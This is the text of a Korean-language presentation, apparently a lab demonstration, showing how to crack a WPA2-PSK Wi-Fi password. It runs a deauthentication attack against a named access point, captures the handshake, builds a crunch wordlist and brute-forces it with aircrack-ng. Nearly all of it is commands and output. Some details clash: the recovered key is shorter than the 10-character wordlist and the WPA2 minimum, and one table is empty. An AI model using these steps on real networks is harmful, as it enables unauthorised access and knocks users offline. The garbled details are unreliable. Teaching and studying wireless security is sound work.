root@Kali:~# airodump-ng wlan0mon --channel 1 --bssid 20:C0:6D:96:08:D8 -w hkhk
```


| 장치명 | 채널명 | Bssid값 | 파일명 |
|-----|-----|--------|-----|
|-----|-----|--------|-----|

```
CH 1 ][ Elapsed: 6 s ][ 2020-12-05 02:20
```

| BSSID | PWR | RXQ | Beacons | #Data, #/s | CH | MB | ENC | CIPHER | AUTH | ESSID |
|-------------------|-----|-----|---------|------------|----|-----|------|--------|------|-------|
| 20:C0:6D:96:08:D8 | -63 | 89 | 96 | 8 0 | 1 | 130 | WPA2 | CCMP | PSK | 111-5 |

| BSSID | STATION | PWR | Rate | Lost | Frames | Probe |
|-------------------|-------------------|-----|--------|------|--------|-------|
| 20:C0:6D:96:08:D8 | 04:33:C2:98:E4:B4 | -16 | 1e- 6e | 0 | 9 | |
| 20:C0:6D:96:08:D8 | 64:7B:CE:1E:38:58 | -24 | 0e- 0e | 0 | 18 | |

4-Way handshake



연결 해제

aireplay-ng --deauth [보낼 패킷 수] -a [목표 bssid 값] [장치명]

```
root@Kali: ~  
File Edit View Search Terminal Help  
root@Kali:~# aireplay-ng --deauth 10 -a 20:C0:6D:96:08:D8 wlan0mon  
02:18:28 Waiting for beacon frame (BSSID: 20:C0:6D:96:08:D8) on channel 1  
NB: this attack is more effective when targeting  
a connected wireless client (-c <client's mac>).  
02:18:29 Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]  
02:18:29 Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]  
02:18:30 Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]  
02:18:30 Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]  
02:18:31 Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]  
02:18:31 Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]  
02:18:32 Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]  
02:18:33 Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]  
02:18:33 Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]  
02:18:34 Sending DeAuth (code 7) to broadcast -- BSSID: [20:C0:6D:96:08:D8]  
root@Kali:~#
```


인증 패킷 수집

CH 1][Elapsed: 6 s][2020-12-05 02:20

[WPA handshake: 20:C0:6D:96:08:D8

| BSSID | PWR | RXQ | Beacons | #Data | #/s | CH | MB | ENC | CIPHER | AUTH | ESSID |
|-------------------|-----|-----|---------|-------|-----|----|-----|------|--------|------|-------|
| 20:C0:6D:96:08:D8 | -63 | 89 | 96 | 8 | 0 | 1 | 130 | WPA2 | CCMP | PSK | 111-5 |

| BSSID | STATION | PWR | Rate | Lost | Frames | Probe |
|-------------------|-------------------|-----|--------|------|--------|-------|
| 20:C0:6D:96:08:D8 | 04:33:C2:98:E4:B4 | -16 | 1e- 6e | 0 | 9 | |
| 20:C0:6D:96:08:D8 | 64:7B:CE:1E:38:58 | -24 | 0e- 0e | 0 | 18 | |

인증 패킷 수집

```
root@Kali:~# ls
Desktop          hkhk-01.csv      Music
Documents        hkhk-01.kismet.csv  Pictures
Downloads        hkhk-01.kismet.netxml  Public
google-chrome-stable_current_amd64.deb  hkhk-01.log.csv  Templates
hkhk-01.cap      match            Videos
root@Kali:~#
```

사전파일

```
root@Kali:~# crunch 10 10 01234567890 -t @@@@yax46 -o match
Crunch will now generate the following amount of data: 1100000 bytes
1 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 100000

crunch: 100% completed generating output
root@Kali:~#
```

비밀번호 대입

```
root@Kali:~# aircrack-ng hkhk-01.cap -w match
```

```
[00:00:12] 22200/99999
```

```
Time left: 42 seconds
```

```
Current
```

```
Master Key      : 76 2E  
                 1D 82
```

```
Transient Key   : 5D DD  
                 BB 0C  
                 54 08  
                 48 51
```

```
EAPOL HMAC      : 00 B5
```

```
Aircrack-ng 1.5.2
```

```
[00:00:44] 80329/99999 keys tested (1217.28 k/s)
```

```
Time left: 16 seconds
```

```
80.33%
```

```
KEY FOUND! [  yax46 ]
```

```
Master Key      : 6E 9C 35 84 7F 74 F7 F3 C8 C8 CC 11 26 12 80 7D  
                 FB AA 67 B9 85 9B 08 84 9D 91 6E A2 DB 46 C2 3F
```

```
Transient Key   : DA 66 D4 2D 60 28 37 15 5C C0 F9 8D 91 DB DB 51  
                 BE 6E C7 42 D3 72 3E 10 87 AC 6E 30 08 7B 9A 1B  
                 22 E5 49 24 D6 D8 F0 0D 25 73 62 B5 87 8F 8D AC  
                 E0 29 27 CB 35 24 A0 87 31 9C F7 44 45 B6 9D 5A
```

```
EAPOL HMAC      : 34 EB E0 D5 82 A2 3D AC 6F 5B A6 73 CC 0D 49 B9
```

```
root@Kali:~#
```

THANK YOU -

경청해주셔서 감사합니다.